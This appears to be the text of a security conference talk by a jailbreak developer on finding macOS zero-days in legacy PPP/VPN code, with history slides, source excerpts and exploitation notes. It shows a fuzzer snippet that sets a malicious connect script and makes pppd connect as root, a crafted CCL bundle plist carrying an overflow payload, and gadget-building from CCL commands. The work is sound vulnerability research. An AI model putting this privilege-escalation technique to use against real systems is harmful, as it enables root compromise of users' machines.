

JOSHUA HILL @POSIXNINJA

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**ODAYZ OF OUR LIFE**

# INTRODUCTION

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## WHO AM I, AND WHY ARE YOU FOLLOWING ME?

- ▶ Self-taught developer and hacker; maker and breaker of all things
- ▶ Chief architect behind greenpois0n and absinthe jailbreaks
- ▶ Discovered and helped research and exploitation of many iOS vulnerabilities
- ▶ Known for exploits such as:
  - 24kpwn (Untethered BootROM)
  - SHAtter (Tethered BootROM)
  - Min0rThr34t (Kernel Exploit)

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# WHO AM I, AND WHY ARE YOU FOLLOWING ME?

- ▶ Chief Research Officer of Guardian Firewall ([guardianapp.com](http://guardianapp.com))
- ▶ Future product research and development
- ▶ Keeper of crazy ideas which usually work...

# HISTORY

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## 1997

- ▶ Had a Macintosh Performa m68k
- ▶ After playing with it, discovered Remote Access Feature
- ▶ Allowed to call another computer over the phone line and access its files
- ▶ Decided to try dialing into my friend's computer
- ▶ Acquired 56k modem from another friend at school
- ▶ Changed a few lines in my friend's novel
- ▶ This was my first "hack"














FOUNDATION OF 0-DAY DISCOVERIES

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**PRIOR RESEARCH**

# HISTORY

## AVIO

-  IOAVDevice.c
-  IOAVDevice.h
-  IOAVDisplayMemory.c
-  IOAVDisplayMemory.h
-  IOAVLib.c
-  IOAVLib.h
-  IOAVLibPrivate.h
-  IOAVLibUtil.c
-  IOAVLibUtil.h
-  IOAVService.c
-  IOAVService.h
-  IOAVVideoInterface.c
-  IOAVVideoInterface.h

```
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18 * Please see the License for the specific language governing rights and
19 * limitations under the License.
20 *
21 * @APPLE_LICENSE_HEADER_END@
22 */
23
24
25
```



# HISTORY

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## GET TO KNOW THE SOURCE CODE

On the hunt for obvious vulnerabilities in binary

- ▶ Pull all open source Apple projects
- ▶ Line count all files in projects
- ▶ Sort by files with least lines
- ▶ Find projects with most number of files “redacted”
- ▶ Reverse engineer binary
- ▶ Profit!






# HISTORY

## VPNAGENT

- ▶ Renamed NEAgent recently
- ▶ Handles VPN “Network Extensions”
- ▶ Bonus of being task-for-pid entitled
- ▶ Source code is on apple’s website... ?
- ▶ CODE FOR VPN AGENT IS MAGICAL!
- ▶ **Redact** the whole file to prevent anyone from noticing a NoSandBox plist key



```
vpnagent.c  
ppp > Helpers > vpnagent > vpnagent.c > No Selection  
1 /*  
2  * Copyright (c) 2009-2013 Apple Computer, Inc. All rights reserved.  
3  */  
4  
5
```

# HISTORY

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## RESULTS

- ▶ Blatant security through obscurity
- ▶ Many repeat offenders made appearances
- ▶ A lot of the VPN subsystem redacted
- ▶ VPN is built on top of Dial-Up modem legacy software
- ▶ What could possibly go wrong?

# HISTORY

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## PPP

- ▶ PPP was used to handle modem communications
- ▶ PPP is older than 95% of the people in this room
- ▶ VPN system is actually built upon PPP
- ▶ VPN is also a packet encapsulator



Real picture of 1 Infinite loop when  
PPP code was written!!!



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**INJECTION**

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# FORMING HYPOTHESIS

- ▶ Look for easiest injection methods
  - ▶ Why isn't root password required to change network settings?
    - ▶ Many processes must run as root
    - ▶ Configurations maybe available in webkit sandbox. We want to escalate privileges or escape sandbox restrictions.
    - ▶ Injection methods for testing and/or for social engineering tactics.
    - ▶ Legacy software

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# CONFIGURATIONS

- ▶ The easiest method for creating network configurations to inject:
  - ▶ Go to network settings
  - ▶ Export the "configuration"
  - ▶ Alter the file produced by hand to add in extra settings
- ▶ It's exported as a .networkConnect plist file
- ▶ Modify PList manually
- ▶ Automatically loads back into into network settings whenever double clicked



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# PRIVILEGE ESCALATION

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# PPPCONFD

- ▶ Checked Unix sockets on MacOSX. There's still some 0777?
- ▶ Dig through the source code to understand the format and build a fuzzer
- ▶ Weird results, some hangs, but no crashes??
- ▶ However using this socket makes it run pppd as root!!



# PPP CONFD

```
=====
#define PPP_PATH "/var/run/pppconfd\0"

struct ppp_msg_hdr {
    u_int16_t      m_flags; // special flags
    u_int16_t      m_type;  // type of the message
    u_int32_t      m_result; // error code of notification message
    u_int32_t      m_cookie; // user param
    u_int32_t      m_link;   // link for this message
    u_int32_t      m_len;    // len of the following data
};

struct ppp_msg {
    u_int16_t      m_flags; // special flags
    u_int16_t      m_type;  // type of the message
    u_int32_t      m_result; // error code of notification message
    u_int32_t      m_cookie; // user param, or error num for event
    u_int32_t      m_link;   // link for this message
    u_int32_t      m_len;    // len of the following data
    u_char         m_data[1]; // msg data sent or received
}
=====
```

# COMMANDS FOR PPPCONFD MESSAGES

```
enum{
```

```
PPP_VERSION = 1,
```

```
    PPP_STATUS,
```

```
    PPP_CONNECT,
```

```
    PPP_DISCONNECT = 5,
```

```
    PPP_GETOPTION,
```

```
    PPP_SETOPTION,
```

```
    PPP_ENABLE_EVENT,
```

```
    PPP_DISABLE_EVENT,
```

```
    PPP_EVENT,
```

```
    PPP_GETNBLINKS,
```

```
    PPP_GETLINKBYINDEX,
```

```
    PPP_GETLINKBYSERVICEID,
```

```
    PPP_GETLINKBYIFNAME,
```

```
    PPP_SUSPEND,
```

```
    PPP_RESUME,
```

```
    PPP_EXTENDEDSTATUS,
```

```
    PPP_GETCONNECTDATA
```

**This causes pppd to connect as ROOT!!**

**Some of these options are very useful**

**Set them here**

**I have not looked into events yet**

**This is boring**

**Also boring**

**Yawn**

# PPP OPTIONS

PPP\_OPT\_DEV\_NAME = 1 // string

**Set this to any tty or pty!!**

PPP\_OPT\_DEV\_SPEED // 4 bytes

PPP\_OPT\_DEV\_CONNECTSCRIPT // string

**This CCL script runs on connect!!**

PPP\_OPT\_COMM\_IDLETIMER // 4 bytes

PPP\_OPT\_COMM\_REMOTEADDR // string

PPP\_OPT\_AUTH\_PROTO // 4 bytes

PPP\_OPT\_AUTH\_NAME // string

**Following variables actually get passed into the CCL script as varStrings**

PPP\_OPT\_AUTH\_PASSWD // string

**And even this one**

PPP\_OPT\_LCP\_HDRCOMP // 4 bytes

PPP\_OPT\_LCP\_MRU // 4 bytes

PPP\_OPT\_LCP\_MTU // 4 bytes

PPP\_OPT\_LCP\_RCACCM // 4 bytes

PPP\_OPT\_LCP\_TXACCM // 4 bytes

PPP\_OPT\_IPCP\_HDRCOMP // 4 bytes

PPP\_OPT\_IPCP\_LOCALADDR // 4 bytes

PPP\_OPT\_IPCP\_REMOTEADDR // 4 bytes

PPP\_OPT\_LOGFILE // string

**If you want to create a file as root anywhere on the filesystem +1 Also this is ignored coming from the socket. Set it in the network config file**

PPP\_OPT\_RESERVED // 4 bytes

PPP\_OPT\_COMM\_REMINDERTIMER // 4

PPP\_OPT\_ALERTENABLE // 4 bytes

PPP\_OPT\_LCP\_ECHO // struct ppp\_opt\_echo

PPP\_OPT\_COMM\_CONNECTDELAY // 4

PPP\_OPT\_COMM\_SESSIONTIMER // 4 bytes

PPP\_OPT\_COMM\_TERMINALMODE // 4 bytes

PPP\_OPT\_COMM\_TERMINALSCRIPT // string

```
PPP_OPT_RESERVED1 // place holder
PPP_OPT_RESERVED2 // place holder
PPP_OPT_DEV_CONNECTSPEED // 4 bytes, actual connection speed
PPP_OPT_SERVICEID // string, name of the associated service in the cache
// string, name of the associated interface (ppp0, ...)
PPP_OPT_IFNAME Oh yea we can also create new network interfaces...
PPP_OPT_DEV_DIALMODE // 4 bytes, dial mode, applies to modem connection
// 4 bytes, is service configured for DialOnDemand
PPP_OPT_DIALONDEMAND If set this causes it to redial if it's not connected
```

# HISTORY

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## MODEMS

- ▶ Takes bits, turns it into noise
- ▶ Takes noise and turns back into bits
- ▶ Modems were typically serial line devices
- ▶ USB is a type of serial line device
- ▶ Modems can be USB
- ▶ In 90's there were many manufacturers
- ▶ Every modem worked different
- ▶ Apple needed a way to script setup and connection for all modems

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# RS-232 TO USB ADAPTER

- ▶ When attached to older MacOSX it created a new network config
- ▶ Fixed when new USB-C only MacBooks released
- ▶ Instead all USB-C to USB-A adapters created one!!!
- ▶ Fixed shortly after with iBridge

# PPP FUZZER

---

```
//printf("Setting connect script option\n");
ppp_set_option_str(PPP_OPT_DEV_CONNECTSCRIPT, "/tmp/pwn.ccl");      /* PN: Set it to our exploit script */

printf("Getting connection script option\n");
ppp_get_option(PPP_OPT_DEV_CONNECTSCRIPT);                        /* PN: Make sure it changed */

printf("Getting terminal script option\n");
ppp_get_option(PPP_OPT_COMM_TERMINALSCRIPT);                      /* PN: Do the same for terminal script */

printf("Setting terminal script option\n");
ppp_set_option_str(PPP_OPT_COMM_TERMINALSCRIPT, "/tmp/test.ccl");

printf("Getting terminal script option\n");
ppp_get_option(PPP_OPT_COMM_TERMINALSCRIPT);

printf("Connecting to pppd\n");
send_ppp_msg(create_msg(PPP_CONNECT));                            /* PN: Here we trigger the connection as root!!! */
                                                                    /* PN: This is the hex of the connect packet, don't lose it */
// "\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
printf("Shutting down socket\n");
ppp_shutdown(gFd);
```

=====

# PPP SPECIFIC ERROR CODES

```
enum{  
PPP_ERR_GEN_ERROR    = 256,  
PPP_ERR_CONNSCRIPTFAILED,  
PPP_ERR_TERMSCRIPTFAILED,  
PPP_ERR_LCPFAILED,  
PPP_ERR_AUTHFAILED,  
PPP_ERR_IDLETIMEOUT,  
PPP_ERR_SESSIONTIMEOUT,  
PPP_ERR_LOOPBACK,  
PPP_ERR_PEERDEAD,  
PPP_ERR_DISCSCRIPTFAILED,  
PPP_ERR_DISCBYPEER,  
PPP_ERR_DISCBYDEVICE,  
PPP_ERR_NODEVICE,
```



# NOT RETURN VALUES YOUR LOOKING FOR

```
pppresponses
Operation not permitted
Operation not permitted
Operation not permitted
Operation not permitted
Unknown error: 808402498
Unknown error: 910922349
Unknown error: 347329967
Unknown error: -853972357
Unknown error: 897186210
Unknown error: -1017975351
Unknown error: -1977520138
Unknown error: -1350485555
Unknown error: 781734568
Unknown error: -151424351
Unknown error: 1118315986
Unknown error: -1413071534
Unknown error: 125149511
Unknown error: 84004890
Unknown error: 708693094
Unknown error: -1663385012
Unknown error: 106461782
Unknown error: -765691999
Unknown error: -992973795
Unknown error: 885858383
Unknown error: -1469339017
Operation not supported by device
Invalid argument
Operation not supported by device
Unknown error: 491024
Unknown error: 275558
```

# ACCESS GRANTED

Type	Time	Process	Message
	14:09:16.965561	configd	SCNC: start, triggered by (0) kernel_task, type PPPSerial, status 0, trafficClass 0
	14:09:16.966889	debugserver	1 +0.000000 sec [0c0c/1503]: error: ::read ( 3, 0x70000dc62a40, 1024 ) => -1 err = Bad file descriptor (0x00000000...
	14:09:16.966980	debugserver	Exiting.
	14:09:16.981152	opendirectoryd	Client: <private>, UID: 0, EUID: 0, GID: 0, EGID: 0
	14:09:17.019579	pppd	publish_entry SCDSset() failed: Success!
	14:09:17.020291	pppd	publish_entry SCDSset() failed: Success!
	14:09:17.020709	pppd	pppd 2.4.2 (Apple version 838.50.1) started by root, uid 0



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# CODE EXECUTION

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# CCL SCRIPTS

- ▶ Then other interesting commands...
- ▶ "connect script" and "disconnect" script.
- ▶ These are CCL scripts which decide the behavior of a connection to serial line modems.

<https://developer.apple.com/library/content/documentation/HardwareDrivers/Reference/CCLScriptingRef/Introduction/Introduction.html>

**CCL BUNDLES**

# CCL BUNDLE INFO

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTD
<plist version="1.0">
<dict>
  <key>CCL Personalities</key>
  <dict>
    <key>haxx</key>
    <dict>
      <key>Device Names</key>
      <array>
        <dict>
          <key>DeviceModel</key>
          <string>haxx</string>
          <key>DeviceVendor</key>
          <string>p0sixninja</string>
        </dict>
      </array>
      <key>Connect Type</key>
      <string>GPRS</string>
      <key>Script Name</key>
      <string>haxx.ccl</string>
      <key>GPRS Capabilities</key>
      <dict>
        <key>CID Query</key>
        <true/>
        <key>Data Mode</key>
```

# CCL BUNDLE INFO - CONT..

```
AAAAAAAAAAAAAAAA\x5e\x32\x37AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
        </string>
        <key>varString 28</key>
        <string>
```

```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
        </string>
```

```
    </dict>
```

```
  </dict>
```

```
</dict>
```

```
<key>CFBundleIdentifier</key>
<string>ninja.posix.ccl.haxx</string>
<key>CFBundleName</key>
<string>Generic Pwned</string>
<key>CCL Version</key>
<integer>1</integer>
<key>CFBundleDevelopmentRegion</key>
<string>English</string>
<key>CFBundlePackageType</key>
<string>CCLB</string>
<key>CFBundleShortVersionString</key>
<string>10.8</string>
<key>CFBundleSignature</key>
<string>iSPM?</string>
<key>CFBundleVersion</key>
<string>5</string>
```

```
</dict>
</plist>
```

```
=====
```

---

# VARSTRINGS

- ▶ First thing I tried. Success!
- ▶ Simple variable substitution
- ▶ Values can be set in bundle plist
- ▶ Number, user, pass, apn, etc... are default varstrings
- ▶ These are stored as pascal strings



---

# PASCAL STRINGS

- ▶ This code is so old it uses pascal strings. **Let that sink in for a bit.**
- ▶ Pascal strings are byte sequences which start with the number of characters in the string for the first byte
- ▶ Max size of pascal string is 255 characters.
- ▶ No way it's buffer could be overflowed right???

---

## 0-DAYZ

### NOTE ^27^27

Classic stack buffer overflow, but it hits stack cookie

### MATCHSTR ^27^27

Also stack buffer overflow that hits cookie

### WRITE ^27^27

Overwrite the end of the "SV" global variable

# SCRIPT

---

=====

@LABEL 1

INCTRIES

WRITE "Hello World"

@LABEL 2

IFTRIES 5 3

JUMP 1

@LABEL 3

EXIT -1

=====

# CCL COMMANDS

	"IFTRIES",
	"INCTRIES",
"!\0",	"JUMP",
"@CCLSCRIPT\0",	"JSR",
"@ORIGINATE\0",	"LBREAK",
"@ANSWER\0",	"LOGMSG",
"@HANGUP\0",	"MATCHCLR",
"@LABEL\0",	"MATCHREAD",
"ASK\0",	"MATCHSTR",
"CHRDELAY\0",	"NOTE",
"COMMUNICATINGAT\0",	"PAUSE",
"DECTRIES\0",	"RETURN",
"DTRSET\0",	"SBREAK",
"DTRCLEAR",	"SERRESET",
"EXIT",	"SETSPEED",
"FLUSH",	"SETTRIES",
"HSRESET",	"USERHOOK",
"IFANSWER",	"WRITE",
"IFORIGINATE",	"MONITORLINE",
"IFSTR",	"DEBUGLEVEL"

# HISTORY

---

## FIRST IDEA

- ▶ Stack Cookie
  - ▶ If it can be read and rewritten to stack and then overflow to take control
  - ▶ Seems the easiest
  - ▶ NO FUN



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**OVERFLOW**

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# GADGETS

- ▶ RETURN - Limited 16 bit read to script line
- ▶ JSR - Limited 16 bit write of script line
- ▶ CHRDELAY - Timing Control
- ▶ INCTRIES - Accumulator
- ▶ IFTRIES - Conditionals/Loops
- ▶ MATCHSTR - Memory Compare
- ▶ WRITE - State Rewrite
- ▶ ^1337 - Scratch Register
- ▶ \n - Fall Through

# 16 BIT ARBITRARY READ

```
case cReturn:
    if (SV.topOfStack == cclNestingLimit) {
        running = 0;
        SV.cclFlags &= ~cclPlaying;
        SV.theAbortErr = cclErr_SubroutineOverflow; // for WrapScript()->ScriptComplete().
        terminate(cclErr_SubroutineOverflow);
    }
    else
        SV.scriptLine = SV.stack[SV.topOfStack++];
    break;
```



# STRING MATCHING

```
case cMatchRead:
    SV.ctrlFlags |= cclMatchPending; // any Serial data is for CCL.
    for(i = 0; i < maxMatch; i++) { // reset match string indices
        SV.matchStr[i].matchStrIndex = 0;
        SV.matchStr[i].inVarStr = 0;
    }

    NextInt(&i); // get the timeout value
    if( i > 0 ) {
        // post read to serial driver and set timer:
        running = 0; // stop running script til match or timeout
        ScheduleTimer(kMatchReadTimer, i * 100);
        StartRead();
    }
    break;

case cMatchStr:
    result = MatchStr(); // add a string to the match buffer
    if (result) { // bad command and/or matchstr index
        running = 0;
        SV.ctrlFlags &= ~cclPlaying;
        SV.theAbortErr = result; // for WrapScript()->ScriptComplete().
        terminate(result);
    }
    break;
```

# CONDITIONALS AND LOOPS

```
case cIfTries:
    NextInt(&i);
    if (SV.loopCounter >= i) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;

case cIncTries:
    SV.loopCounter++;           // increment the loop counter
    break;
```

# STATE MACHINE

```
case cIfAnswer:
    if (SV.ctrlFlags & cclAnswerMode) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;

case cIfOriginate:
    if (SV.ctrlFlags & cclOriginateMode) {
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;
```

# CREATING A TURING COMPLETE MACHINE

```
case cJSR:
    if (SV.topOfStack == 0) {
        running = 0;
        SV.cntlFlags &= ~cclPlaying;
        SV.theAbortErr = cclErr_SubroutineOverflow; // for WrapScript()->ScriptComplete().
        terminate(cclErr_SubroutineOverflow);
    }
    else {
        SV.stack[--SV.topOfStack] = SV.scriptLine; // save return line
        NextInt(&i);
        SV.scriptLine = SV.labels[i - 1];
    }
    break;

case cReturn:
    if (SV.topOfStack == cclNestingLimit) {
        running = 0;
        SV.cntlFlags &= ~cclPlaying;
        SV.theAbortErr = cclErr_SubroutineOverflow; // for WrapScript()->ScriptComplete().
        terminate(cclErr_SubroutineOverflow);
    }
    else
        SV.scriptLine = SV.stack[SV.topOfStack++];
    break;
```

=====

---

# PITFALLS

- ▶ Careful Line Control
  - ▶ Can't read or write the same byte
  - ▶ If byte is over 07fff it will crash
  - ▶ Only can index half the bytes
  - ▶ Scripts are max 32k of lines or bytes - whichever comes first

```

=====
typedef struct TRScriptVars
{
    unsigned short    ctlFlags;           // CCL control flags
    u_int32_t        serialSpeed;        /* the last speed the serial driver was set to */
    char             maskStringId;       /* varString subject to bullet masking */
    unsigned char    maskStart;          /* starting mask character position */
    unsigned char    maskStop;           /* stopping mask character position */
    short            theAbortErr;        /* result code for the abort */
    unsigned char    modemReliability;   /* type of reliability negotiated by modem */
    unsigned char    modemCompression;   /* type of compression negotiated by modem */
    void             *commands;          // ptr to ccl commands
    short            answerLine;         // index to answer entry
    short            originateLine;     // index to originate entry
    short            hangUpLine;        // index to hangUp entry
    u_int32_t        pauseTimer;         // Value of the pause timer
    u_int32_t        chrDelayValue;     // character delay value
    u_int8_t         *script;           // ptr to CCL script
    u_int8_t         scriptPrepped;     // true if PrepScript has been called
    u_int8_t         scriptPrepFailed;  // true if PrepScript fails; used in Connect/Disconnect.
    u_int32_t        scriptAllocSize;   // byte size of allocation for CCL script
    u_int32_t        scriptSize;        // byte size of CCL script
    u_int16_t        lineCount;         // number of lines in the script
    u_int16_t        *indexTable;       // ptr to script line index table
    u_int16_t        scriptLineIndex;   // index into current script line
    u_int16_t        scriptLine;       // index to current script line
    u_int8_t         *scriptLinePtr;    // pointer to current script line
    u_int8_t         scriptLineSize;    // size, in bytes of current script line
    u_int32_t        loopCounter;       // just what you think it is
    short            labels[MAXLABELS]; // script line indices for labels
    TRMatchStrInfo  matchStr[maxMatch]; // match string information for each match string
    u_int8_t         strBuf[256];       // buffer used for temporary string storage
    u_int16_t        askLabel;          // label to jump to if user cancels ask dialog
    ushort          stack[cclNestingLimit]; // stack used for subroutine jumps
    u_int32_t        topOfStack;        // index of top of stack
    u_int8_t         writeBufIndex;     // index into current write request
    u_int8_t         logMaskOn;        // tells whether to mask sensitive varString text when
logging
} TRScriptVars, *TPScriptVars;
=====

```

```

__common:0000000100008B90 __allset dq ? ; DATA XREF: _StartRead+4w
__common:0000000100008B90 ; _StopRead+A9w ...
__common:0000000100008B98 qword_100008B98 dq ? ; DATA XREF: _StopRead+9Ew
__common:0000000100008B98 ; _main+3F4w ...
__common:0000000100008BA0 qword_100008BA0 dq ? ; DATA XREF: _StopRead+93w
__common:0000000100008BA0 ; _main+3E9w ...
__common:0000000100008BA8 qword_100008BA8 dq ? ; DATA XREF: _StopRead+88w
__common:0000000100008BA8 ; _main+3DEw ...
__common:0000000100008BB0 qword_100008BB0 dq ? ; DATA XREF: _StopRead+7Dw
__common:0000000100008BB0 ; _main+3D3w ...
__common:0000000100008BB8 qword_100008BB8 dq ? ; DATA XREF: _StopRead+72w
__common:0000000100008BB8 ; _main+3C8w ...
__common:0000000100008BC0 qword_100008BC0 dq ? ; DATA XREF: _StopRead+67w
